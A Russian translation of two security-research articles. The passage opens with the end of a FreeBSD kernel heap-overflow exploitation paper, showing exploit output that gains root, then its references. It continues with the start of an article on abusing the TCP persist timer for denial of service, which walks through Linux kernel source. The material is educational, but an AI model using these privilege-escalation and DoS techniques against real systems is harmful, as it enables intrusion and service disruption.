[*] bug: 2: item at 0xc25b2900
[*] bug: 3: item at 0xc25b2a00
[*] bug: 4: item at 0xc25b3800
[*] bug: 5: item at 0xc25b2b00
[*] bug: 6: item at 0xc25b2300
[*] bug: 7: item at 0xc25b2600
[*] bug: 8: item at 0xc2598e00
[*] bug: 9: item at 0xc25b2200
[*] bug: 10: item at 0xc25b2000
[*] bug: 11: item at 0xc2598c00
[*] bug: 12: item at 0xc25b2100
[*] bug: 13: item at 0xc25b3000
[*] bug: 14: item at 0xc25b3b00
[*] bug: 15: item at 0xc25b2d00
[*] bug: 16: item at 0xc25b2c00
[*] bug: 17: item at 0xc25b3600
[*] bug: 18: item at 0xc243c700
[*] bug: 19: item at 0xc25b3400
[*] bug: 20: item at 0xc25b3a00
[*] bug: 21: item at 0xc25b3700
[*] bug: 22: item at 0xc243cc00
[*] bug: 23: item at 0xc243ca00
[*] bug: 24: item at 0xc25b3500
[*] bug: 25: item at 0xc2597300
[*] bug: 26: item at 0xc235d100
[*] bug: 27: item at 0xc2597100
[*] bug: 28: item at 0xc2597600
[*] bug: 29: item at 0xc25b3e00
[*] bug: 30: item at 0xc25b3c00
[*] bug: 31: item at 0xc2597500
[*] bug: 32: item at 0xc2598d00
[*] bug: 33: item at 0xc25b3100
---[ free items on the 256 zone: 45
---[ allocating 15 evil items on the 256 zone
---[ userland (fake uma_keg_t) = 0x28202180
[*] bug: 34: item at 0xc25e6800
[*] bug: 35: item at 0xc25e6700
[*] bug: 36: item at 0xc25e6600
[*] bug: 37: item at 0xc25e6500
[*] bug: 38: item at 0xc25e6400
[*] bug: 39: item at 0xc25e6300
[*] bug: 40: item at 0xc25e6200
[*] bug: 41: item at 0xc25e6100
[*] bug: 42: item at 0xc25e6000
[*] bug: 43: item at 0xc25e5e00
[*] bug: 44: item at 0xc25e5d00
[*] bug: 45: item at 0xc25e5c00
[*] bug: 46: item at 0xc25e5b00
[*] bug: 47: item at 0xc25e5a00
[*] bug: 48: item at 0xc25e5900

```

```
---[ deallocating the last 15 items from the 256 zone
[argp@julius ~]$ id
uid=0(root) gid=0(wheel) egid=1001(argp) groups=1001(argp)
```

5 - Заключение

Описанная в данной статье техника эксплуатации применима к переполнениям в памяти, выделяемой ядром FreeBSD. Основное требование для успешного произвольного выполнения кода — помимо наличия уязвимости переполнения в ядре — возможность многократно выделять память ядра из пользовательского пространства без того, чтобы ядро автоматически освобождало наши элементы. Также необходим контроль над освобождением этих элементов для управления процессом эксплуатации. Очевидно, что техника перезаписи `uz_dtor`, рассмотренная в статье, является лишь одним из вариантов достижения выполнения кода; остальные оставляются как упражнение для заинтересованного читателя.

argp провёл исследование, разработал методологию эксплуатации, нашёл способ сохранения стабильности системы после произвольного выполнения кода и написал данную статью. karl предложил исходную задачу, указал argp в верном направлении и улучшил подраздел о шеллкоде ядра (4.1).

argp благодарит всех умных обитателей `signedness.org` за дискуссии по многим интереснейшим темам (cmn, christer, twiz, mu-b, xz и всех остальных). Также благодарит brat за неизменное разрешение ломать его машины, а joy и demonmass просто за то, что они классные.

karl благодарит christer за то, что он положил начало всей этой эпохе *bsd-эксплойтов, и конечно же cmn за бесконечные обсуждения методов решения задач.

6 - Список литературы

- [1] GCC extension for protecting applications from stack-smashing attacks
- <http://www.trl.ibm.com/projects/security/ssp/>
- [2] FreeBSD 8.0-CURRENT: `src/sys/kern/stack_protector.c`
- http://fxr.watson.org/fxr/source/kern/stack_protector.c
- [3] FreeBSD Kernel Developer's Manual - `uma(9): zone allocator`
- <http://www.freebsd.org/cgi/man.cgi?query=uma&sektion=9&manpath=FreeBSD+7.2-RELEASE>
- [4] FreeBSD Kernel Developer's Manual - `malloc(9): kernel memory management routines`
- <http://www.freebsd.org/cgi/man.cgi?query=malloc&sektion=9&manpath=FreeBSD+7.2-RELEASE>
- [5] Jeff Bonwick, The slab allocator: An object-caching kernel memory allocator
- <http://citeseerx.ist.psu.edu/viewdoc/summary?doi=10.1.1.29.4759>
- [6] sgrakkyu and twiz, Attacking the core: kernel exploiting notes
- <https://phrack.org/issues/64/6.html#article>
- [7] `struct uma_zone`
- http://fxr.watson.org/fxr/source/vm/uma_int.h?v=FREEBSD72#L291
- [8] `struct uma_bucket`
- http://fxr.watson.org/fxr/source/vm/uma_int.h?v=FREEBSD72#L166

- [9] struct uma_cache
 - http://fxr.watson.org/fxr/source/vm/uma_int.h?v=FREEBSD72#L175
- [10] struct uma_keg
 - http://fxr.watson.org/fxr/source/vm/uma_int.h?v=FREEBSD72#L190
- [11] struct uma_slab
 - http://fxr.watson.org/fxr/source/vm/uma_int.h?v=FREEBSD72#L244
- [12] struct uma_slab_head
 - http://fxr.watson.org/fxr/source/vm/uma_int.h?v=FREEBSD72#L230
- [13] Non-offpage and offpage slab representations
 - http://fxr.watson.org/fxr/source/vm/uma_int.h?v=FREEBSD72#L87
- [14] FreeBSD Kernel Interfaces Manual - kld(4): dynamic kernel linker facility
 - <http://www.freebsd.org/cgi/man.cgi?query=kld&sektion=4&manpath=FreeBSD+7.2-RELEASE>
- [15] signedness.org challenge #3 - FreeBSD (6.0) kernel heap overflow
 - <http://www.signedness.org/challenges/>
- [16] FreeBSD Kernel Interfaces Manual - ddb(4): interactive kernel debugger
 - <http://www.freebsd.org/cgi/man.cgi?query=ddb&sektion=4&manpath=FreeBSD+7.2-RELEASE>
- [17] void free(void *addr, struct malloc_type *mtp)
 - http://fxr.watson.org/fxr/source/kern/kern_malloc.c?v=FREEBSD72#L443
- [18] void free(void *addr, struct malloc_type *mtp)
 - http://fxr.watson.org/fxr/source/kern/kern_malloc.c?v=FREEBSD72#L470
- [19] void uma_zfree_arg(uma_zone_t zone, void *item, void *udata)
 - http://fxr.watson.org/fxr/source/vm/uma_core.c?v=FREEBSD72#L2243
- [20] void uma_zfree_arg(uma_zone_t zone, void *item, void *udata)
 - http://fxr.watson.org/fxr/source/vm/uma_core.c?v=FREEBSD72#L2251
- [21] Joel Eriksson, Christer Oberg, Claes Nyberg and Karl Janmar, Kernel wars
 - https://www.blackhat.com/presentations/bh-usa-07/Eriksson_Oberg_Nyberg_and_Jammar/Whitepaper/bh-usa-07-eriksson_oberg_nyberg_and_jammar-WP.pdf
- [22] noir, Smashing the kernel stack for fun and profit
 - <https://phrack.org/issues/60/6.html#article>
- [23] void init386(int first)
 - <http://fxr.watson.org/fxr/source/i386/i386/machdep.c?v=FREEBSD72#L2185>
- [24] struct thread
 - <http://fxr.watson.org/fxr/source/sys/proc.h?v=FREEBSD72#L201>
- [25] struct proc
 - <http://fxr.watson.org/fxr/source/sys/proc.h?v=FREEBSD72#L489>
- [26] struct ucred
 - <http://fxr.watson.org/fxr/source/sys/ucred.h?v=FREEBSD72#L38>

7 - Код

```
begin 644 code.tar.gz
[архив кода — опущен]
end
```

-----[EOF]

Эксплуатация TCP и бесконечности таймера сохранения (Persist Timer)

Автор: ithilgore

sock-raw.org

ithilgore.ryu.L@gmail.com

Содержание

1. Введение
2. Теория TCP Persist Timer
3. Реализация TCP Persist Timer
 - 3.1 Инициализация таймеров TCP
 - 3.2 Запуск Persist Timer
 - 3.3 Внутренняя работа Persist Timer
4. Атака
 - 4.1 Ловушки исчерпания памяти ядра
 - 4.2 Вектор атаки
 - 4.3 Тестовые случаи
5. Реализация Nkiller2
6. Ссылки

1 - Введение

TCP — это основной протокол, на котором в наши дни строится большинство сквозных коммуникаций. Будучи введён много лет назад, когда безопасность была менее важна, он унаследовал ряд незакрытых уязвимостей. Неудивительно, что многие реализации TCP отступили от официальных RFC, чтобы обеспечить дополнительные защитные меры и устойчивость. Тем не менее векторы атак всё ещё существуют. Один из них — Persist Timer (таймер сохранения), который срабатывает, когда получатель объявляет TCP-окно размером 0. В следующем тексте мы проанализируем, как старая техника исчерпания памяти ядра [1] может быть усилена, расширена и адаптирована к другим формам атак путём эксплуатации функциональности persist timer. Наш анализ будет в основном сосредоточен на реализации сетевого стека Linux (2.6.18), однако тестовые случаи для *BSD также будут включены. Возможность эксплуатации TCP Persist Timer впервые упоминается в [2]. Будет представлено доказательство концепции — инструмент Nkiller2, разработанный исключительно с целью демонстрации описанной атаки. Nkiller2 способен выполнять универсальную DoS-атаку полностью без сохранения состояния и почти без накладных расходов по памяти, используя техники разбора пакетов и виртуальные состояния. Кроме того, объём создаваемого трафика значительно меньше, чем у аналогичных инструментов — такова природа атаки. Главное преимущество, определяющее всё, — потенциально неограниченное продление воздействия DoS-атаки путём эксплуатации совершенно «ожидаемого и нормального» поведения TCP Persist Timer.

2 - Теория TCP Persist Timer

TCP основан на множестве таймеров. Одним из них является Persist Timer, который используется, когда удалённый хост объявляет окно размером 0. Как правило, получатель объявляет нулевое окно, когда TCP не передал буферизованные данные пользовательскому приложению, и таким образом буферы ядра достигают изначально заявленного предела. Это вынуждает отправителя TCP прекратить запись данных в сеть до тех пор, пока получатель не объявит окно со значением больше нуля. Для этого получатель отправляет ACK, называемый обновлением окна (window update), с тем же номером подтверждения, что и тот, которым было объявлено нулевое окно (поскольку фактически никаких новых данных не подтверждается).

Persist Timer запускается, когда TCP получает объявление нулевого окна, по следующей причине: предположим, получатель в конечном счёте передаёт данные из буферов ядра пользовательскому приложению и тем самым открывает окно (правая граница сдвигается вперёд). Затем он отправляет отправителю обновление окна, сообщая, что теперь может принимать новые данные. Если это обновление потеряется по какой-либо причине, оба конца соединения окажутся в дедлоке: получатель будет ждать новых данных, а отправитель — потерянного обновления окна. Чтобы избежать описанной ситуации, отправитель устанавливает Persist Timer, и если до его истечения обновление окна не поступит, он повторно отправляет зонд (probe) удалённому хосту. Пока получатель продолжает объявлять нулевое окно, отправитель повторяет процесс: устанавливает таймер, ждёт обновления окна и повторно отправляет зонд. Пока некоторые зонды подтверждаются — пусть и без объявления нового окна — процесс будет продолжаться до бесконечности. Примеры можно найти в [3].

Разумеется, фактическая реализация всегда сложнее теории. Мы изучим реализацию TCP Persist Timer в Linux, наблюдая, как разворачиваются тонкости, и в конечном счёте получим достаточно полное представление о том, что происходит за кулисами.

3 - Реализация TCP Persist Timer

Следующий анализ кода будет сосредоточен преимущественно на реализации TCP Persist Timer в Linux 2.6.18. Многие функции ядра TCP будут рассматриваться как «чёрные ящики», поскольку их анализ выходит за рамки данной статьи и, вероятно, потребовал бы отдельной книги.

3.1 - Инициализация таймеров TCP

Посмотрим, когда и как инициализируются основные таймеры TCP. В процессе создания сокета `tcp_v4_init_sock()` вызывает `tcp_init_xmit_timers()`, которая, в свою очередь, вызывает `inet_csk_init_xmit_timers()`.

```
net/ipv4/tcp_ipv4.c:
/-----\

/* NOTE: A lot of things set to zero explicitly by call to
 *      sk_alloc() so need not be done here.
 */
static int tcp_v4_init_sock(struct sock *sk)
{
    struct inet_connection_sock *icsk = inet_csk(sk);
    struct tcp_sock *tp = tcp_sk(sk);
    skb_queue_head_init(&tp->out_of_order_queue);
```

```

    tcp_init_xmit_timers(sk);
    /* ... */
}

\-----/

net/ipv4/tcp_timer.c:
/-----\

void tcp_init_xmit_timers(struct sock *sk)
{
    inet_csk_init_xmit_timers(sk, &tcp_write_timer, &tcp_delack_timer,
                             &tcp_keepalive_timer);
}

\-----/

```

Как видно, именно `inet_csk_init_xmit_timers()` выполняет реальную работу по настройке таймеров: по сути, она назначает функцию-обработчик каждому из трёх основных таймеров в соответствии со своими аргументами. `setup_timer()` — простая встраиваемая функция, определённая в `include/linux/timer.h`.

```

net/ipv4/inet_connection_sock.c:
/-----\

/*
 * Using different timers for retransmit, delayed acks and probes
 * We may wish use just one timer maintaining a list of expire jiffies
 * to optimize.
 */
void inet_csk_init_xmit_timers(struct sock *sk,
                             void (*retransmit_handler)(unsigned long),
                             void (*delack_handler)(unsigned long),
                             void (*keepalive_handler)(unsigned long))
{
    struct inet_connection_sock *icsk = inet_csk(sk);

    setup_timer(&icsk->icsk_retransmit_timer, retransmit_handler,
               (unsigned long)sk);
    setup_timer(&icsk->icsk_delack_timer, delack_handler,
               (unsigned long)sk);
    setup_timer(&sk->sk_timer, keepalive_handler, (unsigned long)sk);
    icsk->icsk_pending = icsk->icsk_ack.pending = 0;
}

\-----/

include/linux/timer.h:
/-----\

static inline void setup_timer(struct timer_list * timer,
                             void (*function)(unsigned long),
                             unsigned long data)
{
    timer->function = function;
    timer->data = data;
    init_timer(timer);
}

\-----/

```

Согласно вышесказанному, таймеры будут инициализированы со следующими обработчиками:

```

retransmission timer -> tcp_write_timer()
delayed acknowledgments timer -> tcp_delack_timer()
keepalive timer -> tcp_keepalive_timer()

```


Нас интересует `tcp_write_timer()`, поскольку, как следует из приведённого ниже кода, *оба* таймера — и таймер повторной передачи, и `persist timer` — изначально обрабатываются одной и той же функцией, прежде чем передать управление более специализированным. И тому есть причина: Linux связывает эти два таймера вместе.

```
net/ipv4/tcp_timer.c:
/-----\

static void tcp_write_timer(unsigned long data)
{
    struct sock *sk = (struct sock*)data;
    struct inet_connection_sock *icsk = inet_csk(sk);
    int event;

    bh_lock_sock(sk);
    if (sock_owned_by_user(sk)) {
        /* Try again later */
        sk_reset_timer(sk, &icsk->icsk_retransmit_timer,
            jiffies + (HZ / 20));
        goto out_unlock;
    }

    if (sk->sk_state == TCP_CLOSE || !icsk->icsk_pending)
        goto out;

    if (time_after(icsk->icsk_timeout, jiffies)) {
        sk_reset_timer(sk, &icsk->icsk_retransmit_timer,
            icsk->icsk_timeout);
        goto out;
    }

    event = icsk->icsk_pending;
    icsk->icsk_pending = 0;

    switch (event) {
    case ICSK_TIME_RETRANS:
        tcp_retransmit_timer(sk);
        break;
    case ICSK_TIME_PROBE0:
        tcp_probe_timer(sk);
        break;
    }
    TCP_CHECK_TIMER(sk);

out:
    sk_mem_reclaim(sk);
out_unlock:
    bh_unlock_sock(sk);
    sock_put(sk);
}

\-----/
```

В зависимости от значения `icsk->icsk_pending` вызывается либо реальный обработчик таймера повторной передачи — `tcp_retransmit_timer()`, — либо реальный обработчик `persist timer` — `tcp_probe_timer()`. `ICSK_TIME_RETRANS` и `ICSK_TIME_PROBE0` — литеральные константы, определённые в `include/net/inet_connection_sock.h`, а `icsk_pending` — 8-битный член структуры `inet_sock`, определённой в том же файле.

```
include/net/inet_connection_sock.h:
/-----\

/** inet_connection_sock - INET connection oriented sock
 *
 * @icsk_pending:      Scheduled timer event
 * ...
 */
struct inet_connection_sock {
```

```

/* inet_sock has to be the first member! */
struct inet_sock      icsk_inet;
/* ... */
__u8                  icsk_pending;

/* ...*/
}

/* ... */

#define ICSK_TIME_RETRANS    1    /* Retransmit timer */
#define ICSK_TIME_DACK      2    /* Delayed ack timer */
#define ICSK_TIME_PROBE0    3    /* Zero window probe timer */
#define ICSK_TIME_KEEPOPEN  4    /* Keepalive timer */

\-----/

```

Оставив позади процесс инициализации, нам нужно увидеть, как можно запустить TCP persist timer.

3.2 - Запуск Persist Timer

Просматривая код ядра в поисках функций, запускающих/сбрасывающих таймеры, мы наталкиваемся на `inet_csk_reset_xmit_timer()`, определённую в `include/net/inet_connection_sock.h`.

```

include/net/inet_connection_sock.h:
/-----\

/*
 * Reset the retransmission timer
 */
static inline void inet_csk_reset_xmit_timer(struct sock *sk,
                                             const int what,
                                             unsigned long when,
                                             const unsigned long max_when)
{
    struct inet_connection_sock *icsk = inet_csk(sk);

    if (when > max_when) {
#ifdef INET_CSK_DEBUG
        pr_debug("reset_xmit_timer: sk=%p %d when=0x%lx,
                  caller=%p\n", sk, what, when,
                  current_text_addr());
#endif
        when = max_when;
    }

    if (what == ICSK_TIME_RETRANS || what == ICSK_TIME_PROBE0) {
        icsk->icsk_pending = what;
        icsk->icsk_timeout = jiffies + when;
        sk_reset_timer(sk, &icsk->icsk_retransmit_timer,
                       icsk->icsk_timeout);
    } else if (what == ICSK_TIME_DACK) {
        icsk->icsk_ack.pending |= ICSK_ACK_TIMER;
        icsk->icsk_ack.timeout = jiffies + when;
        sk_reset_timer(sk, &icsk->icsk_delack_timer,
                       icsk->icsk_ack.timeout);
    }
#ifdef INET_CSK_DEBUG
    else {
        pr_debug("%s", inet_csk_timer_bug_msg);
    }
#endif
}

\-----/

```

Присвоение `icsk->icsk_pending` производится в соответствии с аргументом `what`. Обратите внимание на неточность комментария, упоминающего сброс таймера повторной передачи. По существу же через эту функцию может быть сброшен как `persist timer`, так и таймер повторной передачи. Кроме того, таймер отложенного подтверждения (`delayed acknowledgement timer`), который нас не интересует, может быть сброшен через значение `ICSK_TIME_DACK`. Таким образом, каждый раз при вызове `inet_csk_reset_xmit_timer()` она устанавливает соответствующий таймер — в соответствии с аргументом `what` — на срабатывание через время `when` (не превышающее `max_when`). `jiffies` — глобальная переменная, показывающая текущее время работы системы в тактах таймера. Хорошей ссылкой о том, как в целом управляются таймеры, является [4]. Функцией-вызывателем, устанавливающей аргумент `what` в `ICSK_TIME_PROBE0`, является `tcp_check_probe_timer()`.

```
include/net/tcp.h:
/-----\

static inline void tcp_check_probe_timer(struct sock *sk,
                                         struct tcp_sock *tp)
{
    const struct inet_connection_sock *icsk = inet_csk(sk);
    if (!tp->packets_out && !icsk->icsk_pending)
        inet_csk_reset_xmit_timer(sk, ICSK_TIME_PROBE0,
                                   icsk->icsk_rto, TCP_RTO_MAX);
}

\-----/
```

Перед тем как `persist timer` сможет запуститься, нам нужно преодолеть две проблемы. Прежде всего необходимо пройти проверку условия `if` в `tcp_check_probe_timer()`:

```
if (!tp->packets_out && !icsk->icsk_pending)
```

`tp->packets_out` указывает, есть ли пакеты в пути, которые ещё не были подтверждены. Это означает, что объявление нулевого окна должно произойти после того, как все полученные нами данные были подтверждены (с нашей стороны — как получателя) и до того, как отправитель начнёт передавать новые данные. То, что `icsk->icsk_pending` должно быть равно 0, означает, что все остальные таймеры должны быть уже сброшены. Это может произойти через функцию `inet_csk_clear_xmit_timer()`, которая в нашем случае может быть вызвана из `tcp_ack_packets_out()`, вызываемой из `tcp_clean_rtx_queue()`, вызываемой из `tcp_ack()` — главной функции, обрабатывающей входящие АСК. `tcp_ack()` вызывается из `tcp_rcv_established()`, в свою очередь вызываемой из `tcp_v4_do_rcv()`. Единственное ограничение для `tcp_ack_packets_out()` при вызове функции сброса таймера: `tp->packets_out` должно быть равно 0.

```
net/include/inet_connection_sock.h
/-----\

static inline void inet_csk_clear_xmit_timer(struct sock *sk,
                                             const int what)
{
    struct inet_connection_sock *icsk = inet_csk(sk);

    if (what == ICSK_TIME_RETRANS || what == ICSK_TIME_PROBE0) {
        icsk->icsk_pending = 0;
#ifdef INET_CSK_CLEAR_TIMERS
        sk_stop_timer(sk, &icsk->icsk_retransmit_timer);
#endif
        /* ... */
    }
}

\-----/

net/ipv4/tcp_input.c
```

```

/-----\

static void tcp_ack_packets_out(struct sock *sk, struct tcp_sock *tp)
{
    if (!tp->packets_out) {
        inet_csk_clear_xmit_timer(sk, ICSK_TIME_RETRANS);
    } else {
        inet_csk_reset_xmit_timer(sk, ICSK_TIME_RETRANS,
            inet_csk(sk)->icsk_rto, TCP_RTO_MAX);
    }
}

/* ... */

/* Remove acknowledged frames from the retransmission queue. */
static int tcp_clean_rtx_queue(struct sock *sk, __s32 *seq_rtt_p)
{
    /* ... */
    if (acked&FLAG_ACKED) {
        tcp_ack_update_rtt(sk, acked, seq_rtt);
        tcp_ack_packets_out(sk, tp);
        /* ... */
    }
    /* ... */
}

/* ... */

/* This routine deals with incoming acks, but not outgoing ones. */
static int tcp_ack(struct sock *sk, struct sk_buff *skb, int flag)
{
    /* ... */

    /* See if we can take anything off of the retransmit queue. */
    flag |= tcp_clean_rtx_queue(sk, &seq_rtt);
    /* ... */
}

\-----/

```

Единственным вызвателем `tcp_check_probe_timer()` является `__tcp_push_pending_frames()`, для которой `tcp_push_pending_frames` служит функцией-обёрткой. `tcp_push_pending_frames()` вызывается из `tcp_data_snd_check()`, вызываемой из `tcp_rcv_established()`, которая, как мы видели выше, также вызывает `tcp_ack()`.

```

include/net/tcp.h:
/-----\

void __tcp_push_pending_frames(struct sock *sk, struct tcp_sock *tp,
    unsigned int cur_mss, int nonagle)
{
    struct sk_buff *skb = sk->sk_send_head;

    if (skb) {
        if (tcp_write_xmit(sk, cur_mss, nonagle))
            tcp_check_probe_timer(sk, tp);
    }
}

/* ... */

static inline void tcp_push_pending_frames(struct sock *sk,
    struct tcp_sock *tp)
{
    __tcp_push_pending_frames(sk, tp, tcp_current_mss(sk, 1),

```

```

        tp->nonagle);
    }

    \-----/

```

Другая проблема заключается в том, что нам нужно заставить `tcp_write_xmit()` вернуть значение, отличное от 0. Согласно комментариям и последней строке функции, единственный способ вернуть 1 — достичь последней строки, выполнив при этом два условия: нет неподтверждённых пакетов в пути и в очереди есть ещё пакеты для отправки. Это означает, что запрошенные данные должны быть больше начального mss, так чтобы потребовалась отправка как минимум 2 пакетов. Первый будет подтверждён нами с одновременным объявлением нулевого окна, после чего в очереди отправителя останется хотя бы 1 пакет. Есть также вариант объявить нулевое окно до того, как отправитель начнёт передавать какие-либо данные — сразу после фазы установления соединения, — однако, как мы увидим позже, это не лучший выбор.

```

net/ipv4/tcp_output.c:
/-----\

/* This routine writes packets to the network.  It advances the
 * send_head.  This happens as incoming acks open up the remote
 * window for us.
 *
 * Returns 1, if no segments are in flight and we have queued segments,
 * but cannot send anything now because of SWS or another problem.
 */
static int tcp_write_xmit(struct sock *sk, unsigned int mss_now,
                          int nonagle)
{
    struct tcp_sock *tp = tcp_sk(sk);
    struct sk_buff *skb;
    unsigned int tso_segs, sent_pkts;
    int cwnd_quota;
    int result;

    /* If we are closed, the bytes will have to remain here.
     * In time closedown will finish, we empty the write queue and
     * all will be happy.
     */
    if (unlikely(sk->sk_state == TCP_CLOSE))
        return 0;

    sent_pkts = 0;

    /* Do MTU probing. */
    if ((result = tcp_mtu_probe(sk)) == 0) {
        return 0;
    } else if (result > 0) {
        sent_pkts = 1;
    }

    while ((skb = sk->sk_send_head)) {
        unsigned int limit;

        tso_segs = tcp_init_tso_segs(sk, skb, mss_now);
        BUG_ON(!tso_segs);

        cwnd_quota = tcp_cwnd_test(tp, skb);
        if (!cwnd_quota)
            break;

        if (unlikely(!tcp_snd_wnd_test(tp, skb, mss_now)))
            break;

        if (tso_segs == 1) {
            if (unlikely(!tcp_nagle_test(tp, skb, mss_now,
                                         (tcp_skb_is_last(sk, skb) ?
                                          nonagle : TCP_NAGLE_PUSH))))
                break;

```

```

    } else {
        if (tcp_tso_should_defer(sk, tp, skb))
            break;
    }

    limit = mss_now;
    if (tso_segs > 1) {
        limit = tcp_window_allows(tp, skb,
                                   mss_now, cwnd_quota);

        if (skb->len < limit) {
            unsigned int trim = skb->len % mss_now;

            if (trim)
                limit = skb->len - trim;
        }
    }

    if (skb->len > limit &&
        unlikely(tso_fragment(sk, skb, limit, mss_now)))
        break;

    TCP_SKB_CB(skb)->when = tcp_time_stamp;

    if (unlikely(tcp_transmit_skb(sk, skb, 1, GFP_ATOMIC)))
        break;

    /* Advance the send_head. This one is sent out.
     * This call will increment packets_out.
     */
    update_send_head(sk, tp, skb);

    tcp_minshall_update(tp, mss_now, skb);
    sent_pkts++;
}

if (likely(sent_pkts)) {
    tcp_cwnd_validate(sk, tp);
    return 0;
}
return !tp->packets_out && sk->sk_send_head;
}

\-----/

```

Анализируя `tcp_write_xmit()`, можно сделать вывод, что единственный способ заставить её вернуть значение, отличное от 0, — достичь последней строки, при этом выполнив оба вышеуказанных условия. Следовательно, нужно выйти из цикла `while` до увеличения `sent_pkts`, чтобы условие `if`, вызывающее `tcp_cwnd_validate()`, не выполнилось. Ключевыми являются следующие две строки:

```

    if (unlikely(!tcp_snd_wnd_test(tp, skb, mss_now)))
        break;

```

`tcp_snd_wnd_test()` определена следующим образом:

```

net/ipv4/tcp_output.c
\-----\

/* Does at least the first segment of SKB fit into the send window? */
static inline int tcp_snd_wnd_test(struct tcp_sock *tp,
                                   struct sk_buff *skb, unsigned int cur_mss)
{
    u32 end_seq = TCP_SKB_CB(skb)->end_seq;

    if (skb->len > cur_mss)
        end_seq = TCP_SKB_CB(skb)->seq + cur_mss;

    return !after(end_seq, tp->snd_una + tp->snd_wnd);
}

```

```
\-----/
```

Для прояснения нескольких моментов приведём фрагмент из tcp.h, определяющий макрос after и члены структуры tcp_skb_cb, используемые внутри tcp_snd_wnd_test().

```
include/net/tcp.h:
/-----\

/*
 * The next routines deal with comparing 32 bit unsigned ints
 * and worry about wraparound (automatic with unsigned arithmetic).
 */

static inline int before(__u32 seq1, __u32 seq2)
{
    return (__s32)(seq1-seq2) < 0;
}
#define after(seq2, seq1)    before(seq1, seq2)

/* ... */

struct tcp_skb_cb {
    union {
        struct inet_skb_parm    h4;
#ifdef CONFIG_IPV6 || defined (CONFIG_IPV6_MODULE)
        struct inet6_skb_parm    h6;
#endif
    } header; /* For incoming frames */
    __u32      seq; /* Starting sequence number */
    __u32      end_seq; /* SEQ + FIN + SYN + datalen */


    /* ... */

    __u32      ack_seq; /* Sequence number ACK'd */
};

#define TCP_SKB_CB(__skb)    ((struct tcp_skb_cb *)&((__skb)->cb[0]))

\-----/
```

Таким образом, теоретически нам нужно, чтобы порядковый номер, вычисленный как сумма текущего порядкового номера и длины данных, был больше суммы числа неподтверждённых данных и отправочного окна. Диаграмма из RFC 793 поясняет суть:



- 1 - old sequence numbers which have been acknowledged
- 2 - sequence numbers of unacknowledged data
- 3 - sequence numbers allowed for new data transmission
- 4 - future sequence numbers which are not yet allowed

На практике тот факт, что мы, как получатели, только что объявили нулевое окно, делает snd_wnd равным 0, что, в свою очередь, обеспечивает выполнение вышеуказанной проверки. Всё срабатывает само собой.

Для полноты картины упомянем, что окно обновляется вызовом функции tcp_ack_update_window() (её вызывает tcp_ack()), которая обновляет переменную tp->snd_wnd, если обновление окна является допустимым — это проверяется через tcp_may_update_window().

```
net/ipv4/tcp_input.c
/-----\

/* Check that window update is acceptable.
 * The function assumes that snd_una<=ack<=snd_next.
 */
```

```

static inline int tcp_may_update_window(const struct tcp_sock *tp,
const u32 ack, const u32 ack_seq, const u32 nwin)
{
    return (after(ack, tp->snd_una) ||
            after(ack_seq, tp->snd_wll) ||
            (ack_seq == tp->snd_wll && nwin > tp->snd_wnd));
}

/* ... */

/* Update our send window.
 *
 * Window update algorithm, described in RFC793/RFC1122 (used in
 * linux-2.2 and in FreeBSD. NetBSD's one is even worse.) is wrong.
 */
static int tcp_ack_update_window(struct sock *sk, struct tcp_sock *tp,
                                struct sk_buff *skb, u32 ack,
                                u32 ack_seq)
{
    int flag = 0;
    u32 nwin = ntohs(skb->h.th->window);

    if (likely(!skb->h.th->syn))
        nwin <= tp->rx_opt.snd_wscale;

    if (tcp_may_update_window(tp, ack, ack_seq, nwin)) {
        flag |= FLAG_WIN_UPDATE;
        tcp_update_wl(tp, ack, ack_seq);

        if (tp->snd_wnd != nwin) {
            tp->snd_wnd = nwin;
            /* ... */
        }
    }

    tp->snd_una = ack;

    return flag;
}

\-----/

```

Подведём итог вышесказанному с помощью графического представления.

```

attacker <----- data ----- sender
attacker ---- ACK(data), win0 --> sender

```

What happens on the sender side:

```

tcp_v4_do_rcv()
|
|--> tcp_rcv_established()
|
|--> tcp_ack()
|
|   |--> tcp_ack_update_window()
|   |
|   |   |--> tcp_may_update_window()
|   |   |
|   |   |--> tcp_clean_rtx_queue()
|   |   |
|   |   |--> tcp_ack_packets_out()
|   |   |
|   |   |--> inet_csk_clear_xmit_timer()
|   |
|--> tcp_data_snd_check()
|
|   |--> tcp_push_sending_frames()
|   |
|   |--> __tcp_push_sending_frames()
|   |
|

```



```

|--> tcp_write_xmit()
|
|      |--> tcp_snd_wnd_test()
|
|--> tcp_check_probe_timer()
|
|      |--> inet_csk_reset_xmit_timer()

```

Пришло время перейти к более детальным внутренностям самого TCP Persist Timer.

3.3 - Внутренняя работа Persist Timer

`tcp_probe_timer()` является реальным обработчиком TCP persist timer, на котором мы сосредоточимся подробнее.

```

net/ipv4/tcp_timer.c
/-----\

static void tcp_probe_timer(struct sock *sk)
{
    struct inet_connection_sock *icsk = inet_csk(sk);
    struct tcp_sock *tp = tcp_sk(sk);
    int max_probes;

    if (tp->packets_out || !sk->sk_send_head) {
        icsk->icsk_probes_out = 0;
        return;
    }

    /* *WARNING* RFC 1122 forbids this
     *
     * It doesn't AFAIK, because we kill the retransmit timer -AK
     *
     * FIXME: We ought not to do it, Solaris 2.5 actually has fixing
     * this behaviour in Solaris down as a bug fix. [AC]
     *
     * Let me to explain. icsk_probes_out is zeroed by incoming ACKs
     * even if they advertise zero window. Hence, connection is killed
     * only if we received no ACKs for normal connection timeout. It is
     * not killed only because window stays zero for some time, window
     * may be zero until armageddon and even later. We are in full
     * accordance with RFCs, only probe timer combines both
     * retransmission timeout and probe timeout in one bottle. --ANK
     */
    max_probes = sysctl_tcp_retries2;

    if (sock_flag(sk, SOCK_DEAD)) {
        const int alive = ((icsk->icsk_rto << icsk->icsk_backoff)
                           < TCP_RTO_MAX);

        max_probes = tcp_orphan_retries(sk, alive);

        if (tcp_out_of_resources(sk, alive || icsk->icsk_probes_out
                                <= max_probes))
            return;
    }

    if (icsk->icsk_probes_out > max_probes) {
        tcp_write_err(sk);
    } else {
        /* Only send another probe if we didn't close things up. */
        tcp_send_probe0(sk);
    }
}

\-----/

```

Комментируя комментарии, мы оказываемся перед разногласием разработчиков ядра относительно того, отклоняется ли реализация от RFC 1122 (Requirements for Internet Hosts - Communication Layers). Наиболее примечательным, однако, является следующее замечание:

«Соединение убивается не только потому, что окно остаётся нулевым какое-то время; окно может быть нулевым вплоть до Армагеддона и даже позже.»

